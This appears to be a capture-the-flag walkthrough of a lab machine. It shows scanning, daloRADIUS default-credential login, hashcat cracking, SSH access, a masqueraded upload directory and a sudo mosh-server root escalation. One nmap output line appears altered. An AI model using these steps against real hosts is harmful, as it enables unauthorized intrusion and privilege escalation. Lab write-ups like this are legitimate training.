UnderPass CTF – write-up

(by HackTheBox)

(write-up by Iliyan Iliev, March 19th 2025)

About the machine

UnderPass is an easy, Linux OS-based vulnerable machine. At the time of this writing (March 19, 2025) it is still active, meaning players can still be rewarded points upon completion, thus level up in the platform. Because of that this guide should be used with caution as it contains big hints and spoilers.

Approach

The approach for this machine is quite simple – research on what is unknown. Build it, test it, break it, in order to understand how it works.

Tools used


The main tool used is a VM image of Kali Linux + Google for finding solutions.

---

1. Initial foothold

1.1. Host discovery


The first thing we do is ping the machine to make sure it is reachable.



We receive multiple *ICMP echo reply* packets, meaning we can communicate with the machine over the network.

The second thing to do is scan the machine's open ports and its services (+ versions and gain additional information by using nmap's scripts). For this purpose we will use *nmap*.

Note: nmap *doesn't* scan UDP ports by default (which is of significance for the current case, so we have to specify the option to do so).



The above output is of all open *TCP* ports (the most common 1000), their services, version (*-sV*), and additional info. from the scripts for further enumeration (*-sC*)

From the result we see ports 80 (*http*) and 22 (*ssh*) open. HTTP is running default Apache web server (with the default configurations). For SSH we do not have credentials (yet!)

Let's confirm access to port 80, by navigating to http://10.10.11.48/:

Everything seems normal – and it is. So we move forward.

We perform UDP scan:

Note: Since UDP scan takes a lot of time, I already discovered the open port and for the purpose of this document I only scan this one port.

```
┌──(kali㉿kali)-[~/…/machines/active/underpass/wordlists]
└─$ sudo nmap 10.10.11.48 -sV -sC -sU -p161
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 06:30 EDT
Nmap scan report for UnDerPass.htb (10.10.11.48)
Host is up (0.14s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 6h28m56s
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_  System uptime: 6h28m56.14s (2333614 timeticks)
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
```


Scan UDP ports (-sU), port 161 (SNMP) is the one open (-p161).

From the output we see that the port is running daloRadius server.


1.2. User flag


daloRADIUS is an advanced RADIUS web platform aimed at managing Hotspots and general-purpose ISP deployments.

We navigate to the login page of the service.




After finding the default credentials (*administrator:radius*) for daloRadius online we try them to gain access to the server.






Et voila.. *success*!

From the image above we see that there is one existing user. We navigate to the users list to see who he is:




We see the user *svcMosh* and his password (in MD-5 hash format).


To crack his password we use *hashcat* – a pretty known password cracker with various options for different encryption algorithms. We use the well-known *rockyou* wordlist.




After a few seconds, we get the cracked hash:



Let’s try the credentials in SSH. We begin this process by typing “*ssh svcMosh@10.10.11.48*”, as the last portion of the syntax is the machine’s IP address.



Enter the password: *underwaterfriends*



Connection successful!

Now we can search for the user flag:

```
To check for new updates run: sudo apt update

Last login: Sat Jan 11 13:29:47 2025 from 10.10.14.62
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ cat user.txt
49dde[redacted]
svcMosh@underpass:~$
```


User – *owned*.

2. Root

Root is quite simple – you just have to know where to look.

I always begin with manual testing by checking which processes are run by the root user.

The syntax is "*ps aux* | *grep root*"



Even if we scroll all the way down, there is nothing of interest for us.

```
root         955  0.0  0.2  15432  9252 ?        Ss   04:01   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root         979  0.0  0.0   6176  1092 tty1     Ss+  04:01   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root        1042  0.0  0.7 224104 28048 ?        Ss   04:01   0:02 /usr/sbin/apache2 -k start
root        1753  0.0  0.0      0     0 ?        I    06:38   0:03 [kworker/1:3-events]
root        1932  0.0  0.0      0     0 ?        I    07:23   0:00 [kworker/u4:1-events_unbound]
root        2197  0.0  0.0      0     0 ?        I    08:09   0:00 [kworker/1:0-cgroup_destroy]
root        2285  0.0  0.0      0     0 ?        I    08:14   0:00 [kworker/u4:0-flush-253:0]
root        3503  0.0  0.0      0     0 ?        I    08:38   0:00 [kworker/0:3-events]
root        3983  0.0  0.0      0     0 ?        I    08:45   0:00 [kworker/u4:2-flush-253:0]
root        4025  0.0  0.2  17180 10964 ?        Ss   08:47   0:00 sshd: svcMosh [priv]
root        4043  0.0  0.0      0     0 ?        I    08:47   0:00 [kworker/0:1]
svcMosh     4191  0.0  0.0   6612  2252 pts/0    S+   08:49   0:00 grep --color=auto root
svcMosh@underpass:~$
```

Let's try running automatic privilege escalation scan. For this purpose we will use *LinPEAS* – a well-known PE tool for Linux.

I always create an obfuscated directory somewhere in the system (typically in /var, since it is writable by everyone) where I transfer files from the host machine.

In this case I created directory masked as nginx service:

```
svcMosh@underpass:~$ cd /var/tmp
svcMosh@underpass:/var/tmp$ ls
log.delta
systemd-private-6d008c38510749359a87eeeb330576e4-apache2.service-RQYezK
systemd-private-6d008c38510749359a87eeeb330576e4-freeradius.service-JEOAFe
systemd-private-6d008c38510749359a87eeeb330576e4-ModemManager.service-TqOU09
systemd-private-6d008c38510749359a87eeeb330576e4-systemd-logind.service-ZlP47i
systemd-private-6d008c38510749359a87eeeb330576e4-systemd-resolved.service-QPXZpW
systemd-private-6d008c38510749359a87eeeb330576e4-systemd-timesyncd.service-i6Cq9W
svcMosh@underpass:/var/tmp$ mkdir systemd-private-6d008c38510749359a87eeeb330576e4-nginx.service-QEWreA
```

Next, we use *scp* to transfer files.

scp is a program used for copying files between systems. It uses SSH's port 22 to do so.


The syntax is: "*scp [file-name] svcMosh@IP/absolute/path*"

```
┌──(kali㉿kali)-[~/…/machines/active/underpass/priv-esc]
└─$ ls
linpeas.sh  linpeas.txt  root-hash.txt  root-id_rsa  script.sh

┌──(kali㉿kali)-[~/…/machines/active/underpass/priv-esc]
└─$ sudo scp linpeas.sh svcMosh@10.10.11.48:/var/tmp/systemd-private-6d008c38510749359a87eeeb330576e4-nginx.service-QEWreA

[sudo] password for kali:
svcMosh@10.10.11.48's password:
linpeas.sh                                    100%  808KB 525.2KB/s   00:01
```


Then we run it:

Note that it is usually very noisy (can trigger firewalls, IDS systems) but it has options to be more quite. However in this case, since this is an easy machine they are typically not configured with firewalls and/or IDS.

Usually easy machines should not have rabbit holes, but this one has – it actually has few. One of them is with MySQL service. In the following screenshot we see that there is an open port 3306 (used by the same service) and when I forwarded it to my machine and tried to access MySQL it gave an unexpected error.. (no screenshot for this is included)



The actual PE vector is this one:



It is about Mosh service. In general - mosh is used as a replacement for SSH, so it works in similar way.

Another result we get from LinPEAS is about *sudo-l* – another confirmation of our ability to run mosh-server as root.

We confirm it manually:

In this case we can run this service as root, thus initiating a session and then connect to it as svcMosh which automatically drops us in root shell. We have write privileges over mosh-server which is part of the root group.

Let’s see how to do it:

```
svcMosh@underpass:/etc/init.d$ sudo mosh-server

MOSH CONNECT 60001 71rCybfL0UkWDgzlyR5u8Q

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 29328]
svcMosh@underpass:/etc/init.d$ MOSH_KEY=71rCybfL0UkWDgzlyR5u8Q mosh-client 127.0.0.1 60001
```

We first generate a key and a port to connect to by issuing *sudo mosh-server*

Then we connect by providing the key to the *MOSH_KEY* variable followed by *mosh-client* and *localhost* (because it is in the same system) and the port.

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@underpass:~#
```

And voila! We drop at the root shell immediately.

Then we obtain the root flag:

```
root@underpass:~# ls
root.txt
root@underpass:~# cat root.txt
2403[redacted]
root@underpass:~#
```

Root – *owned*.